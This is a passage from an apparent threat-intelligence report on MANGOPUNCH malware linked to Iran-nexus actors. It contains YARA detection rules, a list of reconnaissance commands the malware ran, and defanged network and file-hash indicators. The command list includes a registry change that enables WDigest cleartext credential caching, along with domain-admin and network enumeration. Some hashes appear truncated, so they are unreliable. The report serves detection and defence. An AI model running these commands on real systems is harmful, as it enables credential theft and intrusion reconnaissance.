        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and ((all of ($s*)) or (all of ($o*)))
}
rule mangosurvey_hunt
{
    meta:
        author = "clayton.quinlan@fireeye.com"
        date = "2019-09-27"
        description = "Detects strings located within .NET survey tool likely deployed alongside MANGOPUNCH"
        disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
    strings:
        $s1 = "exec_cmdV" ascii nocase
        $s2 = "exec_cmd" ascii
        $s3 = "exec_powershell" ascii
        $s4 = "eXtractBinary" ascii nocase
        $s5 = "extractTxt" ascii nocase
    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and all of them
}
rule mangoPDB_hunt
{
    meta:
        author = "clayton.quinlan@fireeye.com"
        date = "2019-09-27"
        description = "Searches for PDB strings associated to MANGOPUNCH malware"
        disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
    strings:
        $s1 = "carlos\\Desktop\\Golder"
        $s2 = "Golder.pdb"
        $s3 = "PremiumPack.pdb"
        $s4 = "FirePlace\\Documents" nocase
        $s6 = "BAK.net4"
        $s7 = "BAK\\obj\\Release\\mscorsvw.pdb"
        $s8 = "Projects\\AutoHMH"
        $s9 = "Projects\\SharpLogger"

```

```
$s10 = "Projects\\Bird\\Bird"
$s11 = "Liderc.pdb"
condition:
(uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and 1 of them
}
```

Command Appendix

Commands executed by cmnE.txt (MD5: 8ffcfb4d5002bf7580307ef627262040):

```
ipconfig /all
ipconfig /displaydns
systeminfo
quser
chcp 65001
wmic product get Caption,Version,Vendor,InstallDate /format:csv | more
chcp 720
tasklist /fo csv /v
netstat -abfnot -p tcp
netstat -abfot -p tcp
sc queryex
dism /online /get-features
ping -n 2 google.com
ping -n 2 4[.]2[.]2[.]4
tracert -d -h 10 google.com
wmic logicaldisk get size,freespace,caption
net use
dir c:\users
net user
net localgroup
net localgroup users
net localgroup administrators
net start
echo y |reg add HKLM\SYSTEM\CurrentControlset\Control\securityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
arp -a
route print
```

Commands executed by Bird.exe (MD5: c5cdf5166d7b5c443ebc2fd0f3f884f8):

```
date /t
time /t
systeminfo
mode
SCHTASKS
fsutil fsinfo drives
dism /online /get-packages
dism /online /get-features
DIR A:\\ /A:H /-C /N /Q /R /S /X /4
DIR B:\\ /A:H /-C /N /Q /R /S /X /4
DIR C:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F c:
DIR D:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F d:
DIR E:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F e:
DIR F:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F f:
DIR G:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F g:
DIR H:\\ /A:H /-C /N /Q /R /S /X /4
DIR I:\\ /A:H /-C /N /Q /R /S /X /4
DIR J:\\ /A:H /-C /N /Q /R /S /X /4
DIR K:\\ /A:H /-C /N /Q /R /S /X /4
DIR L:\\ /A:H /-C /N /Q /R /S /X /4
DIR M:\\ /A:H /-C /N /Q /R /S /X /4
DIR N:\\ /A:H /-C /N /Q /R /S /X /4
DIR O:\\ /A:H /-C /N /Q /R /S /X /4
DIR P:\\ /A:H /-C /N /Q /R /S /X /4
gpresult /r /z
tasklist /v
driverquery -si
REM Operating System Aliases");
wmic product get /ALL
wmic computersystem get Name, domain, Manufacturer, Model, NumberofProcessors, PrimaryOwnerName,Username, Roles,
totalphysicalmemory /format:list
wmic os get /all /format:list
```

```
wmic os get CurrentTimeZone, FreePhysicalMemory, FreeVirtualMemory, LastBootUpTime, NumberofProcesses, NumberofUsers,
Organization, RegisteredUser, Status
wmic environment list
wmic sysdriver list brief
wmic service list brief
wmic process list brief
wmic startup list
wmic qfe list brief
wmic nteventlog list brief
wmic timezone get Caption, Bias, DaylightBias, DaylightName, StandardName
wmic systemenclosure get /all /format:list
wmic PerfLog
wmic recoveros
wmic quotasetting
wmic pagefile
wmic netuse get Caption, DisplayType, LocalName, Name, ProviderName, Status
wmic netprotocol
wmic netlogin
wmic memcache
wmic loadorder get Name, DriverEnabled, GroupOrder, Status
wmic job get Name, Owner, DaysOfMonth, DaysOfWeek, ElapsedTime, JobStatus, StartTime, Status
wmic irq get Name, Status
wmic dcomapp get Name, AppID /format:list
wmic bootconfig get BootDirectory, Caption, PerfLogDirectory, Lastdrive
wmic RDACCOUNT get AccountName,AuditFail,AuditSuccess,PermissionsAllowed,PermissionsDenied,SID,TerminalName
wmic RDNIC get MaximumConnections,NetworkAdapterID,NetworkAdapterName,TerminalName
REM System Hardware Aliases");
wmic baseboard get Manufacturer, Model, Name, PartNumber, slotlayout, serialnumber, poweredon
wmic bios get name, version, serialnumber
wmic memphysical get Manufacturer, Model, SerialNumber, MaxCapacity, MemoryDevices
wmic cpu get Name, Caption, MaxClockSpeed, DeviceID, status
wmic nic
wmic nicconfig
wmic nicconfig get MACAddress, DefaultIPGateway, IPAddress, IPSubnet, DNSHostName, DNSDomain
wmic nicconfig get MACAddress, IPAddress, DHCPEnabled, DHCPLeaseExpires, DHCPLeaseObtained, DHCPServer
wmic nicconfig get MACAddress, IPAddress, DNSHostName, DNSDomain, DNSDomainSuffixSearchOrder, DNSEnabledForWINSResolution,
DNSServerSearchOrder
wmic nicconfig get MACAddress, IPAddress, WINSPrimaryServer, WINSSecondaryServer, WINSEnableLMHostsLookup, WINSHostLookupFile
wmic onboarddevice get Description, DeviceType, Enabled, Status
wmic desktopmonitor get screenheight, screenwidth
REM User, Group, and Domain Aliases");
wmic useraccount list
wmic ntdomain
wmic sysaccount list
wmic group get Caption, InstallDate, LocalAccount, Domain, SID, Status
wmic netclient
REM Disk Drive Aliases");
wmic share list brief
wmic logicaldisk get Name, Compressed, Description, DriveType, FileSystem, FreeSpace, SupportsDiskQuotas, VolumeDirty, VolumeName
wmic diskdrive get Name, Manufacturer, Model, InterfaceType, MediaLoaded, MediaType
wmic partition
wmic diskquota get User, Warninglimit, DiskSpaceUsed, QuotaVolume
Rem wmic SOFTWAREELEMENT get
Attributes,BuildNumber,CodeSet,Description,IdentificationCode,InstallDate,InstallState,LanguageEdition,Manufacturer,Name
quser
ipconfig /all
netstat -rs
net view
net view /domain
nltest /trusted_domains
net localgroup administrators
net localgroup administrators /domain
net localgroup users
net localgroup users /domain
net localgroup IIS_IUSRS
net user /domain
net group /domain
net group "\"domain admins\"" /domain
net group "\"domain computers\"" /domain
net group "\"enterprise admins\"" /domain
net accounts
net share
route print
```

```
arp -a
netsh Firewall show state
netsh advfirewall firewall show rule name=all dir=in type=dynamic
netstat -ao
netstat -ao | find \"3389\"
makecab
```

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First Version Publish Date

September 27, 2019 10:00:00 PM

Threat Intelligence Tags
<p>Motivation</p> <ul style="list-style-type: none"> Financial or Economic Military/Security/Diplomatic <p>Source Geography</p> <ul style="list-style-type: none"> Iran <p>Affected Industry</p> <ul style="list-style-type: none"> Technology Government - National <p>Intended Effect</p> <ul style="list-style-type: none"> Military Advantage Credential Theft/Account Takeover Competitive Advantage in Business or Economic Advantage Political Advantage <p>Tactics, Techniques And Procedures(TTPs)</p> <ul style="list-style-type: none"> Social Engineering Communications Domain Registration/DNS Abuse and Manipulation Malware Propagation and Deployment Exploit Development Malware Research and Development Enabling Infrastructures <p>Target Geography</p> <ul style="list-style-type: none"> Saudi Arabia United States <p>Actor</p> <ul style="list-style-type: none"> APT35 <p>Targeted Information</p> <ul style="list-style-type: none"> Government Information IT Information Financial Data Credentials <p>Malware Family</p> <ul style="list-style-type: none"> TASERFIRE SHARPLOGGER HOUSEBLEND GOLDBOY MANGOPUNCH

Technical Indicators & Warnings
<p>IP: 66[.]42[.]78[.]193</p> <p>Identifier: Related</p>

Actor:	Newscaster
Network Type:	network
URL:	hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhf2
Network Type:	url
Identifier:	Related
Actor:	Newscaster
IP:	162[.]220[.]55[.]249
Identifier:	Related
Actor:	Newscaster
Network Type:	network
IP:	64[.]235[.]39[.]45
Identifier:	Related
Actor:	Newscaster
Network Type:	network
Network Type:	network
Domain:	ssw.kaspersky.team
Identifier:	Attacker
Actor:	Newscaster
URL:	hxxp://207[.]246[.]116[.]77/mscorsvw-lviz[.]exe
Network Type:	url
Identifier:	Related
Actor:	Newscaster
URL:	hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfjid97fer374887sdnJDgsdterkudhfs
Network Type:	url
Identifier:	Related
Actor:	Newscaster
IP:	64[.]235[.]60[.]123
Identifier:	Related
Actor:	Newscaster
Network Type:	network
IP:	185[.]43[.]108[.]134
Identifier:	Related
Actor:	Newscaster
Network Type:	network
SHA1:	0c35cd004846502caf1af563ae826d4c803115bd
Identifier:	Attacker
Actor:	Newscaster
File Name:	UNAVAILABLE
File Size:	10240
SHA256:	68e5fc86ab996901004bef8e5028864634da639a16425fceb953446cb8d175d5
Type:	fileType
MD5:	41b88cb71ef5873e6b98fb1c2e777d1e
SHA1:	fc1a1e23296370e4dc5a1ac6d13d99e6ce439a0b
Identifier:	Attacker
Actor:	Newscaster
File Name:	win80.exe
File Size:	269312
SHA256:	2a9589538c563c006eaf4f9217a192e8a34a1b371a31c61330ce2b396b67fd10
Type:	fileType
MD5:	dbc79b43edf56d75092b91589ad1d594
SHA1:	ded95573f6bb0d0c3d9b4518d724b6163f533f7e
Identifier:	Attacker
Actor:	Newscaster
File Name:	shining.exe
File Size:	1547776
SHA256:	2682328bde4c91637e88201eda5f5c400a3b3c0bdb87438d35660494feff55cf
Type:	fileType
MD5:	87ef4162c257b6aebd8323f3f877daae
SHA1:	0ce3788c694b962395f8f561c8aa8bea98f2d7a3
Identifier:	Attacker
Actor:	Newscaster

File Name:	bak.exe
File Size:	14336
SHA256:	46873290f58c25845b21ce7e560eae1b1d89000e887c2ff2976d931672390dd8
Type:	fileType
MD5:	11be0f1dfa9dd7073593f2da7aa4297e
SHA1:	c83b31b0c739e762c3ae2b983ebab9d1429e8a69
Identifier:	Attacker
Actor:	Newscaster
File Name:	d5e01151-5f3b-5cc0-9509-93f7d9d17486
File Size:	12800
SHA256:	51d186c16cc609ddb67bd4f3ecd09ef3566cb04894f0496f7b01f356ae260424
Type:	fileType
MD5:	2145e7ec1488adcd882169bf17df245b
SHA1:	a686244dfe772409c9489ecfa942b0cc9095925d
Identifier:	Attacker
Actor:	Newscaster
File Name:	get-logon-history.ps1
File Size:	701
SHA256:	c7e1d3cbd8a379869e7d7b9b4f39fd259aeb64fe43ed8aa28f3afdb5aea3a6c7
Type:	fileType
MD5:	0beeb2aa13d89796a3aa108c0373feb2
SHA1:	0ea7256f76280601e40c21ebae7b71eae60d5a13
Identifier:	Attacker
Actor:	Newscaster
File Name:	liderc.exe
File Size:	88576
SHA256:	ec71068481c29571122b2f6db1f8dc3b08d919a7f710f4829a07fb4195b52fac
Type:	fileType
MD5:	c5cdf5166d7b5c443ebc2fd0f3f884f8
SHA1:	f3d2bb97932157a38736545dbd8ce7f74cac4345
Identifier:	Attacker
Actor:	Newscaster
File Name:	nazer.exe
File Size:	8192
SHA256:	e82a08f1514ccf38b3ae6b79e67d7605cb20b8377206fbd44ddadfb06ae4d0d
Type:	fileType
MD5:	1919c62cf0e26402e5aa44fe1399e7fd
SHA1:	2ab2836d6e1980a7cc46583dd21a953b1f2e57a9
Identifier:	Attacker
Actor:	Newscaster
File Name:	UNAVAILABLE
File Size:	15360
SHA256:	f71732f997c53fa45eef5c988697eb4aa62c8655d8f0be3268636fc23add193
Type:	fileType
MD5:	d02e828d2451400c93cf17e9d1d495e4
SHA1:	0d375268abce613d6679ef32909bbb95d62caf30
Identifier:	Attacker
Actor:	Newscaster
File Name:	win10.exe
File Size:	269312
SHA256:	c121f97a43f4613d0a29f31ef2e307337fa0f6d4f4eee651ee4f41a3df24b6b5
Type:	fileType
MD5:	a194e3bf830104922295c37e6d19d9a2
SHA1:	ede11b531533553b89ffd84a748553b7a438002d
Identifier:	Attacker
Actor:	Newscaster
File Name:	ieproxy.exe
File Size:	14848
SHA256:	1a3b41a4997e1b425030a40ee21c408c7ef1b15fd55f8e5796697aafd607e39c
Type:	fileType
MD5:	c9492cc8858c0d21d9aa12d4bd0db3de
SHA1:	8b324e39e64078b9f0d83bc119d3d08608dbafe6
Identifier:	Attacker
Actor:	Newscaster
File Name:	UNAVAILABLE

File Size:	19456
SHA256:	56c0f0af219470b624b2a33362170e53a778b3858012a25a49c61eb5bbeed367
Type:	fileType
MD5:	b37840f97bab7680d4ce4c784c0e881
SHA1:	07b5e2290b68fe40bc2c978a659448a31de4414c
Identifier:	Attacker
Actor:	Newscaster
File Name:	UNAVAILABLE
File Size:	14848
SHA256:	07d123364d8d04e3fe0bfa4e0e23ddc7050ef039602ecd72baed70e6553c3ae4
Type:	fileType
MD5:	d2870d1d08020ed9633e91f91931953b
SHA1:	4da0c9dff32679a287e63099cdacfd99e3d35d0c
Identifier:	Attacker
Actor:	Newscaster
File Name:	keylogger.exe
File Size:	13312
SHA256:	ed150d9f6e12b6d669bc3b7dc2026b7161f875edf26c93296e8c6e99152d5
Type:	fileType
MD5:	2c41680a26c5376aa14557798414d440
SHA1:	1fb1df1cf387647aa9e3311b2fe3eef96fc9f413
Identifier:	Attacker
Actor:	Newscaster
File Name:	fajr.exe
File Size:	12800
SHA256:	93e6536d57453384334fe61a05ec7a5bcdabc585056cfe49e90ab6b9b6894e20
Type:	fileType
MD5:	0b0513b6a5fc21556c89228a1eb4a1bb
SHA1:	89cbcd5c82d810bd3da5de1c12e2207c76a6ffbd
Identifier:	Attacker
Actor:	Newscaster
File Name:	bak.exe
File Size:	14848
SHA256:	5f5b1debfd43ca494b39d19f5ce94c06231dda3b61b88b28541a7104c93a8076
Type:	fileType
MD5:	994096a4f4d8d98d3a82fa643ab79ab5
SHA1:	0bdb0490b41b594ce20edfb840674ad2ae5b3b58
Identifier:	Attacker
Actor:	Newscaster
File Name:	golder.exe
File Size:	416768
SHA256:	f1c05ff306e941322a38fffb21dfdb5f81c42a00a118217b9d4e9807743d7275
Type:	fileType
MD5:	e4e77302e17ddcfbadf8517909d49664
SHA1:	268ea3e683981811e2cb702bfb88af75abb24565
Identifier:	Attacker
Actor:	Newscaster
File Name:	golder.exe
File Size:	630784
SHA256:	c6c8545a891cff80491ba5ffa2af0d8310b33f603fc259cb277f6b33b1fa7d2b
Type:	fileType
MD5:	8f12b9f2832ee622a45631c32547d337
SHA1:	10d9f51445c3fd5e9f10dc396a3dde7d7f2fe9e8
Identifier:	Attacker
Actor:	Newscaster
File Name:	win10.zip
File Size:	207846
SHA256:	02acd9f48fa020912fdf3b79e218d87ec09fc5bf44849d69381e288b8d9272
Type:	fileType
MD5:	c475413f1d9f7af85fd612da2cad7105
SHA1:	5904cb8797a7dfea10498bf3e13bec2b2e6347c4
Identifier:	Attacker
Actor:	Newscaster
File Name:	win81.exe
File Size:	269312

SHA256:	55b0708fed0684ce8fd038d4701cc321fe7b81def7f1b523acc46b6f9774cb7b
Type:	fileType
MD5:	83858d72745976b3e53d9bb4268ba283
SHA1:	5904cb8797a7dfea10498bf3e13bec2b2e6347c4
Identifier:	Attacker
Actor:	Newscaster
File Name:	win81.exe
File Size:	269312
SHA256:	55b0708fed0684ce8fd038d4701cc321fe7b81def7f1b523acc46b6f9774cb7b
Type:	fileType
MD5:	83858d72745976b3e53d9bb4268ba283
SHA1:	3939eb28f4c9aee51050c5a16767717f05ac6cea
Identifier:	Attacker
Actor:	Newscaster
File Name:	cmnE.txt
File Size:	1049
SHA256:	d75fbf60ed67f4965b2ca70d540f5b94bef335d4c011eb4f55737d7951e329eb
Type:	fileType
MD5:	8ffcfb4d5002bf7580307ef627262040
SHA1:	e251a8dfa5ca24298199bd66c9763aab0c12d538
Identifier:	Attacker
Actor:	Newscaster
File Name:	UNAVAILABLE
File Size:	174080
SHA256:	ed3ff6db51e1797690946571d7792db1c186201d9d87c1aa3c248dd2182426ea
Type:	fileType
MD5:	94c70c76bc2b2cf946cf02d0020b4c4b
SHA1:	eb1de9cd1f8fd60bb5e5615f9f7c3ddb5f6c4a82
Identifier:	Attacker
Actor:	Newscaster
File Name:	golder.exe
File Size:	412160
SHA256:	41db45b0c51b98713bc526452eef26074d034b2c9ec159b44528ad4735d14f4a
Type:	fileType
MD5:	1c7d8a88c3244e094124bb3a148f32bb
SHA1:	813bf8b93c5a241f388f69b8a91c1d8db8896ba9
Identifier:	Attacker
Actor:	Newscaster
File Name:	05f62b38233ac77800034b2b8ba6650d
File Size:	1536000
SHA256:	979d848429825524d84d7cd7c26722dd3c21dfc7eb4a2e4c0d75de82efc8a071
Type:	fileType
MD5:	05f62b38233ac77800034b2b8ba6650d
SHA1:	c2abf860709252262ff244f6d18680324d77d3aa
Identifier:	Attacker
Actor:	Newscaster
File Name:	win80.zip
File Size:	207845
SHA256:	1eb7ca6d416adf31938c3a04f2a1bb34403e26abb9916a7da69e9f2740825cdf
Type:	fileType
MD5:	b27f7643525c3905e175eb51fe372af4
SHA1:	1aed6ebdded19ef763a6239d9d7b4f2d7bb1ce71
Identifier:	Attacker
Actor:	Newscaster
File Name:	UNAVAILABLE
File Size:	19456
SHA256:	83ed42c433e2792d398e291419287f7c25ae2ba9ed4b6a469a99dfecbce1ddf6c
Type:	fileType
MD5:	d4e9f7986febd1c0bdc450fcae5a5339
SHA1:	780efb87bbe8fd08dda33aadf76e6106ffa7a0b6
Identifier:	Attacker
Actor:	Newscaster
File Name:	golder.exe
File Size:	416768
SHA256:	1848f51d946fa8b348db8ef945a1ebff33ff76803ad26dfd175d9ea2aa56c7d0
Type:	fileType

MD5:	ab49024f1fd6597b47ecddbfee6d1f43
SHA1:	b6e99e44806474eb6ffcd32977ef6f3020641c3d
Identifier:	Attacker
Actor:	Newscaster
File Name:	UNAVAILABLE
File Size:	15360
SHA256:	02a3296238a3d127a2e517f4949d31914c15d96726fb4902322c065153b364b2
Type:	fileType
MD5:	9dd7c75b1c175ac99868969449f77d3e
Identifier:	Related
Actor:	APT35
File Name:	e86eff95691b1c0e7e4f3e9cb1ae2e49
Type:	fileType
MD5:	e86eff95691b1c0e7e4f3e9cb1ae2e49
SHA1:	3e81e729e28d95ffbea2a8e4812bd4f33e9b4c3a
Identifier:	Attacker
Actor:	Newscaster
File Name:	UNAVAILABLE
File Size:	265452
SHA256:	8f18262abb09e3ca79b74a29d646976f2b56b3103b4e7dd74535a87b2561dec1
Type:	fileType
MD5:	a993b34075f0973c039f5689bb62e7a8
SHA1:	d8c3e0824f4d520d80526e69f57545c7c0eb974d
Identifier:	Attacker
Actor:	Newscaster
File Name:	UNAVAILABLE
File Size:	42999
SHA256:	ae70e3520a428e76f796deedbe5a450453f4642598177476782509233b7e178d
Type:	fileType
MD5:	d73ec835f83fa7bf3d15a4d2fcc961e6
SHA1:	7fd6d51d61e9eb8f181fc912cc5de3b31f7c30fe
Identifier:	Attacker
Actor:	Newscaster
File Name:	golder.exe
File Size:	572928
SHA256:	2057c1267a5a8889ac7fa0a34fa1ce62c80274a75a7c375cd72244822e7cebbb
Type:	fileType
MD5:	9b4b609cc5e8bd9fe1c7e9ad4d7615c2
SHA1:	05e07590d840177c65b26b8b2ff6dcddc18bbf96e
Identifier:	Attacker
Actor:	Newscaster
File Name:	premiumpack.exe
File Size:	421376
SHA256:	f31b5e14314388903a32eaa68357b8a5d07cbe6731b0bd97d2ee33ac67ea8817
Type:	fileType
MD5:	4b91c32383d837c4e1b685cd80801887
SHA1:	ded95573f6bb0d0c3d9b4518d724b6163f533f7e
Identifier:	Attacker
Actor:	Newscaster
File Name:	shining.exe
File Size:	1547776
SHA256:	2682328bde4c91637e88201eda5f5c400a3b3c0bdb87438d35660494feff55cf
Type:	fileType
MD5:	87ef4162c257b6aebd8323f3f877daae
SHA1:	534afa5b5ccee051f2726716917a30b4210f5504
Identifier:	Attacker
Actor:	Newscaster
File Name:	fromtoservice.exe
File Size:	18432
SHA256:	44268fbadfa0f7f718f090913b91075592824e95e9c75f1589133e34834878f8
Type:	fileType
MD5:	8c364f033396663302566e85455c7072
SHA1:	95ffeac765f2210b92aa7a5c357cacef2f4fee8b
Identifier:	Attacker
Actor:	Newscaster

File Name:	UNAVAILABLE
File Size:	13312
SHA256:	78e1f53730ae265a7eb00b65fbb1304bbe4328ee5b7f7ac51799f19584b8b9d4
Type:	fileType
MD5:	b0eeaa1bd7b5dbd4e712a38a0a9b497c
SHA1:	7c53cb8a088e4f45e00f0c68c0a0e0e7a9ec5d50
Identifier:	Attacker
Actor:	Newscaster
File Name:	win81.zip
File Size:	207850
SHA256:	8e9b2f450fdf20cc90eeaca425a2bf45088d59ce9daa3b4f379ff6f74b8933c2
Type:	fileType
MD5:	4150365644bb688280e18dec66466ff6
SHA1:	10d9f51445c3fd5e9f10dc396a3dde7d7f2fe9e8
Identifier:	Attacker
Actor:	Newscaster
File Name:	win10.zip
File Size:	207846
SHA256:	02acdad9f48fa020912fdf3b79e218d87ec09fc5bf44849d69381e288b8d9272
Type:	fileType
MD5:	c475413f1d9f7af85fd612da2cad7105

Version Information	
Version:1.0, September 27, 2019 10:00:00 PM Recent MANGOPUNCH Activity by Iran-Nexus Actors Observed	



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